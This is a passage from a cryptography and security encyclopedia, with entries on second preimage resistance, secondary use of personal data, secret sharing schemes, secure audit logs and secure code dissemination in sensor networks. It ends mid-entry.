6. Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM 43(3):431–473
7. Shen E, Shi E, Waters B (2009) Predicate privacy in encryption systems. In TCC, San Francisco
8. Abdalla M, Bellare M, Catalano D, Kiltz E, Kohno T, Lange T, Malone-Lee J, Neven G, Paillier P, Shi H (2008) Searchable encryption revisited: consistency properties, relation to anonymous IBE, and extensions. J Cryptol 21(3): 350–391
9. Boldyreva A, Chenette N, Lee Y, O'Neill A (2009) Order-preserving symmetric encryption. In: EUROCRYPT

Second Preimage Resistance

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Weak collision resistance

Related Concepts

►Collision Resistance; ►Hash Functions; ►One-Way Function; ►Preimage Resistance; ►Universal One-Way Hash Function

Definition

Second preimage resistance is the property of a ►hash function that it is computationally infeasible to find any second distinct input that has the same output as a given input.

Background

The concept of ►one-way functions in cryptography is attributed to Jevons (1874). Second preimage resistance of hash functions has been introduced by Rabin in 1978 [5].

Theory

Second preimage resistance is related to ►preimage resistance and one-wayness; however, the latter concept is typically used for functions with input and output domain of similar size (►one-way function). A minimal requirement for a hash function to be second preimage resistant is that the length of its result should be at least 90 bits (in 2011). A hash function is said to be a one-way hash function (OWHF) if it is both preimage resistant and second preimage resistant. The relation between ►collision resistance, second preimage resistance, and ►preimage resistance is rather subtle, and it depends on the formalization of the definition: it is shown in [6, 7] that under certain conditions, ►collision resistance implies second preimage resistance and second preimage resistance implies ►preimage resistance.

In order to formalize the definition, one needs to specify according to which distribution the first element in the domain is selected and one needs to express the probability of finding a second preimage for this element. Moreover, one often introduces a class of functions indexed by a public parameter, which is called a ►key. One could then distinguish between three cases: the probability can be taken over the random choice of elements in the range, over the random choice of the parameter, or over both simultaneously. As most practical hash functions have a fixed specification, the first approach is more relevant to applications. The second case is known as a ►Universal One-Way Hash Function or UOWHF.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory IT22(6):644–654
2. Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research, Ann Arbor
3. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral dissertation, Katholieke Universiteit, Leuven
4. Preneel B (1999) The state of cryptographic hash functions. In: Damgard I (ed) Lectures on data security. Lectures notes in computer science, vol 1561. Springer, Berlin, pp 158–182
5. Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic, New York, pp 155–166
6. Rogaway P, Shrimpton (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption. Lecturer notes in computer science, vol 3017. Springer, Berlin, pp 371–388
7. Stinson DR (2006) Some observations on the theory of cryptographic hash functions. Designs Codes Cryptogr 38(2): 259–277

Secondary Use Regulations

Laurent Bussard
European Microsoft Innovation Center, Aachen, Germany

Related Concepts

►Data Handling; ►Platform for Privacy Preferences (P3P); ►Social Perspectives on Information Privacy

Definition

►Access control specifies conditions to fulfill before getting access to data. *Usage control* defines how data are handled when access is granted. In order to protect the ►privacy of users (*data subjects*) providing *personal data* to services (*data controllers*), usage control (or *data handling*) is associated with data. In the context of ►privacy policies and usage control, the term "secondary use" means using personal data in a different way than the primary reason why they were collected.

Background

The notion of secondary use was formalized in P3P [1]. In privacy policy languages and usage control, two types of secondary uses are described:

1. *Secondary purpose*: a party collects personal data for a *primary purpose* and also uses them for a *secondary purpose*. For instance, an address is required for delivery but is also used for statistics on customer geographical distribution.
2. *Secondary disclosure* (or *downstream data sharing*): a party collects personal data and discloses them to a *secondary recipient*. For instance, a credit card number is required for payment and is shared with a fraud detection service.

Theory and Applications

Secondary purpose and secondary disclosure can be used together. However, for the sake of simplicity they are described separately in the remaining of this entry.

Secondary Purpose

Data handling specifies the behavior of data controllers with respect to collected data in terms of obligations (e.g., collected data must be deleted within a given data retention period), and in terms of rights (e.g., collected data may be used for given purposes).

Two types of purposes are defined: *primary purposes* describe why data are required and *secondary purposes* provide additional usage details. For instance, a credit card number is required for "Payment and Transaction Facilitation" (primary purpose) could be then used for "Pseudonymous Analysis" (secondary purpose).

While primary purposes are directly related to the service offered by the data controller, secondary purposes disclose more information on the service logic and dataflow. As a result, secondary purposes are often technical. For instance, secondary purposes in P3P 1.1 are "Web Site and System Administration," "Research and Development," "One-Time Tailoring," "Pseudonymous Analysis," "Pseudonymous Decision," "Individual Analysis," "Individual Decision," "Contacting Visitors for Marketing of Services or Products," "Historical Preservation," "Contacting Visitors for Marketing of Services or Products Via Telephone," and an extension point "Other Uses."

Figure 1 shows an example where a patient provides medical data to a health service, which uses it for primary purpose "health" and for secondary purpose "statistic." In this example both purposes (health and statistics) must be expressed by the policy of the health service.


Secondary Disclosure

Data handling specifies whether collected data can be shared with third parties. In this case, personal data subject to data handling is crossing trust domain boundaries. For instance a book store can share collected personal data with the shipping company in charge of delivering orders. Similarly, a health service can share personal data with an insurance to get additional services.


Figure 2 shows an example where a patient provides personal data to a health service, which uses it locally and discloses it to an insurance service. In this example, both data controllers (health and insurance services) must be mentioned as recipient in the privacy policy of the health service.

The fact that collected data may be disclosed to third parties has to be communicated to the user and is thus expressed in the privacy policy of the data controller. P3P 1.1 [1] lets specify classes of third parties to which collected data may be disclosed: "delivery services possibly following different practices," "legal entities following our practices," "legal entities following different practices," "unrelated third parties," and "public fora." There is a trend in ongoing research on privacy policy languages to provide more control on secondary disclosure.

Data handling relying on classes of third parties to specify secondary disclosure is often not precise enough. Recent research works address this problem by extending data handling with access control rules on attributes of third parties [2–5], by taking into account privacy policies



Secondary Use Regulations. Fig. 1 Example of secondary purpose



Secondary Use Regulations. Fig. 2 Example of secondary disclosure

of third parties [3, 4], and/or by specifying chains of secondary disclosure [3].

Recommended Reading

1. W3C Working Group (Nov 2006) The platform for privacy preferences 1.1 (P3P1.1) specification. http://www.w3.org/TR/P3P11
2. Ardagna CA, Cremonini M, De Capitani di Vimercati S, Samarati P (2008) A privacy-aware access control system. J Comput Secur 16(4):369–397
3. Bussard L, Neven G, Preiss FS (Jul 2010) Downstream usage control. In: Proceedings of IEEE policy 2010
4. Becker MY, Malkis A, Bussard L (Dec 2010) A practical generic privacy language. In: Proceedings of sixth international conference on information systems security (ICISS 2010), Gandhinagar
5. Pretschner A, Schuetz F, Schaefer C, Walter T (Jun 2008) Policy evolution in distributed usage control. In: Fourth international workshop on security and trust management. Elsevier, Trondheim

Secret Key Cryptosystem

►Symmetric Cryptosystem

Secret Sharing Schemes

G. R. Blakley[1], Gregory Kabatiansky[2]
[1]Department of Mathematics, Texas A&M University, TX, USA
[2]Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

Synonyms

SSS

Related Concepts

►Access Structure; ►Shamir's Threshold Scheme; ►Threshold Cryptography; ►Visual Secret Sharing Scheme

Definition

A secret sharing scheme makes it possible to share a secret among a group of people in such a way that only well-defined combinations of people can recover the secret.

Background

Informally speaking, a secret sharing scheme (SSS, for short) allows one to share a secret among n participants in a such a way that some sets of participants called *allowed* coalitions can recover the secret exactly, while any other sets of participants (*non-allowed* coalitions) cannot get any additional (i.e., a posteriori) information about the possible value of the secret. The SSS with the last property is called *perfect*. The set Γ of all allowed coalitions is called an ►access structure.

Theory

The history of SSS began in 1979 when this problem was introduced and partially solved by G.R. Blakley [1] and A. Shamir [2] for the case of (n, k)-►threshold schemes, where the access structure consists of all sets of k or more participants. Consider the simplest example of (n, n)-threshold scheme. There is a dealer who wants to distribute a secret s_0 among n participants. Let s_0 be an element of some finite additive ►group G. For instance, G is the group of binary strings of length m with addition by modulo 2, i.e., $G = GF(2)^m$ (►Finite Field). The dealer generates a random sequence $s_1, \ldots, s_n$ such that $\sum_{i=1}^{n} s_i = s_0$ (for instance, by generating independently and uniformly elements $s_1, \ldots, s_{n-1} \in G$ and then putting $s_n := s_0 - \sum_{i=1}^{n-1} s_i$).

Then the dealer sends *privately* to each i-th participant the elements s_i called ►share, i.e., other participants have no information about the value of s_i. It is easy to see that any coalition of less then n participants has no information except of a priori information about s_0 and all participants together recover the value of the secret as $\sum_{i=1}^{n} s_i$. These simple schemes appear to be enough for the realization of arbitrary monotone (i.e., if $A \in \Gamma$ and $A \subset B$, then $B \in \Gamma$) access structure Γ. Namely, see [3], for any allowed coalition $A \in \Gamma$ let the above realize (independently) an $(|A|, |A|)$- threshold scheme, i.e., send to the i-th participant as many shares s_i^A as the number of allowed coalitions to which this participant belongs (it is enough to consider only minimal allowed coalitions).

The probabilistic model of an SSS for the general case is the following (see [4, 5]). There are $n+1$ sets $\mathcal{S}_0, \mathcal{S}_1, \ldots, \mathcal{S}_n$ and the probability distribution P on their Cartesian product $\mathcal{S} = \mathcal{S}_0 \times \cdots \times \mathcal{S}_n$. A pair $(P, \mathcal{S})$ is called a perfect probabilistic SSS realizing the access structure Γ if the following two properties hold:

- Participants of an allowed set A (i.e., $A \in \Gamma$) together can recover the secret exactly (formally, $P(S_0 = c_0 \mid S_i = c_i, i \in A) \in \{0, 1\}$ if $A \in \Gamma$).
- Participants forming a non-allowed set A ($A \notin \Gamma$) cannot get additional information beyond their *a priori* information about s_0, i.e., $P(S_0 = c_0 \mid S_i = c_i, i \in A) = P(S_0 = c_o)$ if $A \notin \Gamma$.

These conditions can be reformulated in the language of entropy (►Information Theory) as $H(S_i, i \in A \cup 0) = H(S_i, i \in A) + \delta_\Gamma(A) H(S_0)$, where $\delta_\Gamma(A) = 0$ if $A \in \Gamma$, and $\delta_\Gamma(A) = 1$ otherwise.

There are also combinatorial models of SSSs. An arbitrary set $V \subset \mathcal{S}$ is called the "code" of the combinatorial SSS, and its codewords called "sharing rules." The simplest combinatorial model demands that at first, for every set $A \in \Gamma$, the 0-th coordinate of any codeword from V is uniquely determined by the values of the coordinates from the set A and, secondly, for every set $A \notin \Gamma$ and for any given selection of values of the coordinates from the set A, the number of codewords with given value of 0-th coordinate does not depend on this value. This model is a particular case of the probabilistic model, namely, when all nonzero values of P are equal. The most general definition of combinatorial models, which contains probabilistic ones as a particular case, was given in [6, 7].

For both types of models the "size" of share, provided to any participant, cannot be smaller than the "size" of the secret, where "size" is defined as $log|S_i|$ or $H(S_i)$, respectively, for combinatorial and probabilistic statements of the problem. Special attention has been paid to so-called *ideal* SSSs, where the size of any share coincides with the size of the secret. For example, any (n, k)-threshold scheme can be realized as an ideal perfect SSS (►Threshold Scheme). It was shown in a chain of papers [6–9] that the access structures of ideal perfect SSS correspond to a special class of matroids [10]. On the other hand, any acces structure can be realized as a perfect SSS but probably not very efficient (ideal). At least the above-given realization of [3] demands for some access structures to distribute shares which size is exponentially (in n) larger than the secret's size. An infinite family of access structures was constructed such that for *any* perfect realization, the size of the shares is at least $n/\ln n$ times larger than the size of the secret [11].

To generate shares, the dealer of an SSS has to use some source of randomness, say $r \in X$, where X is in some probabilistic space, and any share s_i is a function of s_0 and r, i.e., $s_i = f_i(s_0, r)$. A linear realization of SSS (or, *linear* SSS) means that all functions $f_i(.)$ are linear. To make it formal: let $s_0, \ldots, s_n$ be elements in m_i-dimensional vector spaces ($i = 0, 1, \ldots, n$) over some ►finite field $GF(q)$ of q elements, and let r be an element of the l-dimensional vector space over the same field. Then a linear SSS is generated by some $(m_0 + l) \times m$ matrix G according to the formula $s = (s_0, \ldots, s_n) = xG$, where $m = \sum_{i=0}^{n} m_i$ and vector x is the concatenation of vectors s_0 and r. Consider vector spaces $V_0, \ldots, V_n$, where V_i is the linear subspace generated by the columns of G that correspond to s_i, i.e., by columns g_j, where $j = m_0 + \cdots + m_{i-1} + 1, \ldots, m_0 + \cdots + m_i$. Then matrix G realizes the access structure Γ perfectly if and only if [12, 13]:

- For any set $A \in \Gamma$, the linear span of subspaces $\{V_a : a \in A\}$ (i.e., the minimal vector subspace containg all these subspaces V_a) contains the subspace V_0.
- For any set $A \notin \Gamma$, the linear span of subspaces $\{V_a : a \in A\}$ intersects with the linear subspace V_0 only by the vector $\mathbf{0}$.

All aforementioned examples of SSS are linear. Note that if all dimensions m_i are equal to 1 then the matrix G can be considered as a generator matrix of a linear error-correcting code (►Cyclic Codes). In particular, it gives another description of ►Shamir's threshold schemes via Reed–Solomon codes [14]. This "coding theory approach" was further developed and generalized to the case of arbitrary linear codes and their minimal words as only possible access structures [16]. Surely, a linear SSS with all dimensions $m_i = 1$ is ideal, but multidimensional linear SSSs with all $m_i = m_0$ give a larger class of ideal SSS [15]. It

is an open question if any ideal SSS can be realized as a (multidimensional) linear ideal SSS.

Modifications of assumptions of the secret sharing problem's statement such as perfectness of the scheme, honesty of the dealer and participants, sending shares via secure, private channels, and so on lead to many variations of secret sharing problem. Among them: *ramp schemes*, SSS with cheaters, publicly verifiable schemes, SSS with public reconstruction [17], and ►visual secret sharing schemes.

Recommended Reading

1. Blakley R (1979) Safeguarding cryptographic keys. In: Proceedings of AFIPS 1979 national computer conference, vol 48. New York, pp 313–317
2. Shamir A (1979) How to share a secret. Commun ACM 22(1):612–613
3. Ito M, Saito A, Nishizeki T (1993) Multiple assignment scheme for sharing secret. J Cryptol 6:15–20
4. Karnin ED, Greene JW, Hellman ME (1983) On secret sharing systems. IEEE Trans Inform Theory 29(1):231–241
5. Capocelli RM, De Santis A, Gargano L, Vaccaro U (1993) On the size of shares for secret sharing schemes. J Cryptol 6: 157–167
6. Brickell EF, Davenport DM (1991) On the classification of ideal secret sharing schemes. J Cryptol 4:123–134
7. Blakley GR, Kabatianski GA (1997) Generalized ideal secret sharing schemes and matroids. Prob Inform Transm 33(3): 102–110
8. Kurosawa K, Okada K, Sakano K, Ogata W, Tsujii S (1993) Nonperfect secret sharing schemes and matroids. In: Advances in cryptology EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 126–141
9. Jackson W-A, Martin KM (1998) Combinatorial models for perfect secret sharing schemes. J Combin Math Combin Comput 28:249–265
10. Welsh DJA (1976) Matroid theory. Academic Press, London
11. Csirmaz L (1994) The size of a share must be large. In: Advances in cryptology EUROCRYPT'94., Lecture notes in computer science, vol 950. Springer, Berlin, pp 13–22
12. Blakley GR, Kabatianski GA (1994) Linear algebra approach to secret sharing schemes. In: Error control, cryptology and speech compression. Lecture notes in computer science, vol 829. Springer, Berlin, pp 33–40
13. van Dijk M (1995) A linear construction of perfect secret sharing schemes. In: Advances in cryptology EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 23–34
14. McEliece RJ, Sarwate DV (1981) On secret sharing and Reed-Solomon code. Commun ACM 24:583–584
15. Ashihmin A, Simonis J (1998) Almost affine codes. Design Code Cryptogr 14(2):179–197
16. Massey J (1993) Minilal codewords and secret sharing. In: Proceedings sixth joint Swedish-Russian workshop on information theory. Molle, Sweden, pp 246–249
17. Beimel A, Chor B (1998) Secret sharing with public reconstruction. IEEE Trans Inform Theory 44(5):1887–1896

Secure Audit Logs

Gerardo Pelosi
Dipartimento di Elettronica e Informazione (DEI), Politecnico di Milano, Milano, Italy
Dipartimento di Ingegneria dell'Informazione e Metodi Matematici (DIIMM), University of Bergamo, Dalmine (BG), Italy

Synonyms

Secure logging

Related Concepts

►Forward-Security; ►Keyed Hash Function; ►One-Way Function; ►Public Key Cryptography; ►Sequential Signature Aggregation

Definition

An audit log is a chronological record of the activities occurring within an information system. A secure audit log prevents the modification of log data by an unauthorized entity, providing integrity checks over the log content.

Background

An audit log is constituted of a sequence of log entries, each of which is related to a noteworthy event that has occurred within the monitored system. Collecting log data, either at regular intervals or on an event-driven basis is fundamental to reconstruct valuable snapshots of past and current states of the system in order to analyze both regular and anomalous behaviors, allow response to erroneous behaviors, and ensure compliance with established policies and procedures.

Therefore, as relevant part of any IT system, the audit log represents a prime target to effectively break through security barriers arranged to protect sensitive information.

A cryptographic solution for secure logging allows the state of an untrusted system to be audited in order to detect unauthorized past activities by either insider or outsider attackers. Nevertheless, a cryptographic scheme cannot prevent attacks. Preemptive countermeasures must necessarily rely upon the availability of tamper-resistant hardware and/or secure communication channels. Tamper-resistant hardware has been employed in securing database systems maintained in untrusted environments [7], and in storage-based intrusion detection systems (IDS) [8], where the IDS component embedded in the storage device's firmware remains active even if an external source executes software with the same privileges of the operating system. Other traditional methods

to protect logs from tampering include write once read many (WORM) optical drives, and continuous-feed printers; whereas, replication of logged data on many remote trusted servers forces an attacker to break into all or most of the remote hosts in order to erase evidence of her actions [2].

Theory

The detection of both unauthorized modification and intentional destruction of log entries implies the use of integrity mechanisms which need to be irrevocably tamper-evident. Besides typical data integrity requirements, a secure log ought to satisfy a log stream integrity property in order to ensure that the log entries are in the same chronological order as recorded by the system component responsible for logging.

In practical scenarios, audit logs are generated and stored on an untrusted host U (which is assumed to be not sufficiently tamper-resistant); later in time, the audit data are relayed to a trusted server T, who is in charge of validating the received audit log. A moderately trusted entity V (authorized by T through a verification key) may need to verify the authenticity of the audit data while they are still on U, in case there is no high bandwidth constant throughput channel between U and T.

Whenever an attacker gains access to the untrusted logging machine U, she may gain the necessary privileges to modify either archived data or audit log entries without any restrictions, before the communications with T takes place. Thus, in order to allow either V or T to detect any integrity violation, a secure version of the audit log, stored on U, requires a forward-secure stream integrity mechanism to be employed [1, 3, 6]. Forward-secure stream integrity refers to the incapability of the attacker to modify, delete, or reorder the existing log entries, as well as create new bogus entries with logging time preceding her break-in time without being detected.

The forward-secure sequential aggregate (FssAgg) authentication scheme defined by Ma and Tsudik [6] provides an effective secure logging approach, which is (1) forward secure, (2) does not rely on trusted servers to aid V in verifying log integrity, and (3) defends against the deletion of a contiguous subset of most recent log entries generated right before the attacker intrusion.

The FssAgg authentication scheme improves upon previous approaches [1, 3] and represents the most complete solution for audit log authentication.

In the FssAgg authentication scheme, a sequence of signatures (created through a keyed hash function or a digital signature function) is sequentially combined into a single aggregate signature. Only the last aggregate signature is kept in the audit log, whereas previous aggregate signatures are securely deleted.

A successful validation of an aggregate signature is equivalent to the validation of each signature along the chain used to generate it; whereas, an unsuccessful validation implies that at least one component signature is invalid and therefore at least one log entry is not verified.

U is assumed not to be compromised, at initialization time, when an audit log is opened. U uses a key generation algorithm to generate the initial cryptographic keys and transmits them to T over a secure channel; thereafter, U records the first log entry as a fixed message and computes the corresponding signature using the initial signing key. The current signing key is then updated applying a one-way function to it. In this way V or T can detect the potential total deletion of the audit log by an attacker.

At each occurrence of a new log entry, U employs an aggregate signing algorithm that given a message, the current aggregate signature over the previous log entries and a signing key, computes the aggregate signature on all entries and erases the old one. Then, the key-update algorithm uses the one-way function to compute the new forward-secure key, and safely deletes the old one.

The aggregate signing algorithm provides forward-secure stream integrity because an attacker cannot forge the aggregate signature without knowing any signing key employed prior to her break-in. Therefore, the computation of a single aggregate signature for all entries of the audit log makes the alteration or deletion of any log entry, readily detectable by V or T.

Finally, in order to detect attacks aiming at incapacitating the logging system, U creates a closing log entry to inform auditors about the service continuity of the logging process. V and T execute a verification algorithm that, given a verification key and a secure audit log, computes a binary value indicating whether the audit log aggregate signature is valid or not.

The FssAgg authentication scheme can be enforced adopting either a symmetric-key [4, 5] or a public-key paradigm [5, 6]. However, when using a symmetric-key solution, a malicious verifier V may tamper with the log without being detected by other verifiers. Such a tampering can be detected with the help of T, even if much later in time. This drawback is overcome adopting a public-key variant of the FssAgg authentication scheme [5, 6].

Recommended Reading

1. Bellare M, Yee B (2003) Forward-security in private-key cryptography. In: Joye M (ed) Proceedings of the 2003 RSA conference on The cryptographers' track (CT-RSA'03). Lecture Notes in

Computer Science, vol 2612. Springer-Verlag Berlin Heidelberg, New York, NY, USA, pp 1–18
2. Herlihy M, Tygar JD (1988) How to make replicated data secure. In: Pomerance C (ed) A conference on the theory and applications of cryptographic techniques on advances in cryptology (August 16–20, 1987). Lecture notes in computer science, vol 293. Springer-Verlag, London, pp 379–391
3. Kelsey J, Schneier B (1999) Minimizing bandwidth for remote access to cryptographically protected audit logs. In: Proceedings of the recent advances in intrusion detection (RAID'99)
4. Ma D, Tsudik G (2007) Extended abstract: Forward-secure sequential aggregate authentication. In: Proceedings of the 2007 IEEE symposium on security and privacy (SP'07). IEEE Computer Society, Washington, DC, USA, pp 86–91
5. Ma D (2008) Practical forward secure sequential aggregate signatures. In: Proceedings of the 2008 ACM symposium on Information, computer and communications security (ASIACCS '08). ACM, New York, NY, USA, pp 341–352
6. Ma D, Tsudik G (2009) A new approach to secure logging. Trans. Storage 5, 1, Article 2 (March 2009). ACM, New York, NY, USA, 21 p
7. Maheshwari U, Vingralek R, Shapiro W (2000) How to build a trusted database system on untrusted storage. In: Proceedings of the 4th conference on symposium on operating system design and implementation - volume 4 (OSDI'00), vol 4. USENIX Association, Berkeley, CA, USA, pp 10–11
8. Pennington AG, Strunk JD, Griffin JL, Soules CAN, Goodson GR, Ganger GR (2003) Storage-based intrusion detection: watching storage activity for suspicious behavior. In: Proceedings of the 12th conference on USENIX security symposium - Volume 12 (SSYM'03), vol 12. USENIX Association, Berkeley, CA, USA, pp 10–11

Secure Code Dissemination in Wireless Sensor Networks

Sangwon Hyun, Peng Ning
Department of Computer Science, North Carolina State University, Raleigh, NC, USA

Synonyms

Secure remote programming

Related Concepts

►Broadcast Authentication; ►Denial-of-Service (DoS) Attack; ►Hash Chain; ►Wireless Sensor Network

Definition

Secure code dissemination is the process of securely propagating a new code image to all sensor nodes using the ad hoc wireless network formed by these nodes, while protecting against various malicious attacks such as injection of fake code image and interfering with normal dissemination.

Background

A wireless sensor network consists of a potentially large number of low-cost, low-power, and multifunctional sensor nodes that communicate over short distances through wireless links. It is desirable and sometimes necessary to reprogram sensor nodes through wireless links after they are deployed, due to, for example, the need of removing bugs and adding new functionalities. Such a process is referred to as *code dissemination*.

In hostile environments, code dissemination may face the following threats. Firstly, the adversary may attempt to modify or replace the real code image being propagated to sensor nodes, introducing malicious code into the sensor network. Secondly, for efficiency in code dissemination every sensor node communicates control messages with its neighbors, and the adversary may transmit fake control messages to disrupt efficient code dissemination. Thirdly, if digital signature is used for authenticating a code image, the adversary can inject bogus signature packets into the network, force the nodes that receive such packets to perform expensive signature verifications, and eventually exhaust their limited battery power. Finally, the adversary can launch DoS attacks exploiting possible authentication delays.

Theory

Several approaches [1, 2, 4, 5] have been developed to cope with the threats mentioned above. All of them assume *Deluge* [3], a code dissemination system in *TinyOS* (an open-source operating system for wireless sensor networks), as the underlying code dissemination protocol. In Deluge, a code image is divided into fixed-size pages, and each page is further split into same-size packets. Deluge employs a page-by-page dissemination strategy, in which each sensor node can request a page only after completely receiving every packet in the previous page. This section describes how the existing secure code dissemination schemes address the threats against Deluge.


To prevent an adversary to introduce malicious code into the network, all the existing secure code dissemination schemes use cryptographic hash function and digital signature to authenticate a new code image. The base station, which is the starting point of dissemination of a new code image, generates a digital signature to bootstrap the authentication of the code image using its private key. All the existing schemes assume that the adversary is unable to find out the private key of the base station, so it is computationally infeasible for the adversary to forge the base station's signature for his/her own malicious code image. The following are the details of how each scheme authenticates a code image.

In Sluice [5], authentication is done in page granularity. Figure 1 illustrates how Sluice authenticates a code image. Initially, the hash image of the last page($Page_n$) is computed and appended to $Page_{n-1}$. Then the hash image of $Page_{n-1}$ including h_n is computed and appended to $Page_{n-2}$. Sluice repeats such procedure until getting h_1. Finally, h_1 is signed and included in the signature packet along with the digital signature. When receiving a code image, the sensor node first requests the signature packet and verifies h_1 in it through signature verification. Then it requests $Page_1$ and verifies it by comparing the hash image computed from the received $Page_1$ with h_1 already verified. In such way, the node can verify all n pages. In Sluice, each page can be verified only after receiving and verifying the signature packet and all the previous pages. Because of the authentication in a page unit, an individual code dissemination packet cannot be immediately verified upon receipt.


The approach of [2] is similar to Sluice except that the granularity of the authentication is packet rather than page. The hash image of each code dissemination packet is included in the previous packet as illustrated in Fig. 1, and the hash image of the first packet is signed. Therefore, in this approach each packet can be verified only after receiving and verifying all the previous packets including the signature packet. Due to the possibility of out-of-order delivery of the packets in a same page, this approach does not guarantee immediate authentication of each code dissemination packet.

The approach of [1] constructs a Merkle hash tree [6] to authenticate the packets in each page. Figure 2 shows a Merkle hash tree when each page consists of nine packets and each packet payload can include up to three hash images. Each node of the tree corresponds to a single packet. Each code dissemination packet (Pkt_4 to Pkt_9) in a page becomes a leaf node of the tree. An internal node contains the hash images of all its child nodes, and the number of the children of each internal node depends on the number of hash images the corresponding packet payload can include. The hash image of each root packet (Pkt_1) is included in the root packet of the hash tree for the previous page, and the hash image of the root packet of the first page is signed. In order to verify a packet, each node must have received and verified the signature packet and all the packets in the previous pages. In addition, the node must have received and verified all the packets on the path from the root to the parent of the packet in the tree, for instance, Pkt_1 and Pkt_2 to verify Pkt_5. Thus, under the page-by-page dissemination of Deluge, this approach does not guarantee immediate authentication of each packet.


Finally, in Seluge [4], the hash image of each code dissemination packet is included in the corresponding packet in the previous page; in Fig. 3, for instance, the hash image of $Pkt_{2,1}$ in $Page_2$ is included in $Pkt_{1,1}$ in $Page_1$. Seluge also uses a Merkle hash tree as in [1], but relying on a different strategy to authenticate the hash images of the packets in $Page_1$. The packets related to this Merkle hash tree compose $Page_0$. Figure 4 illustrates how Seluge



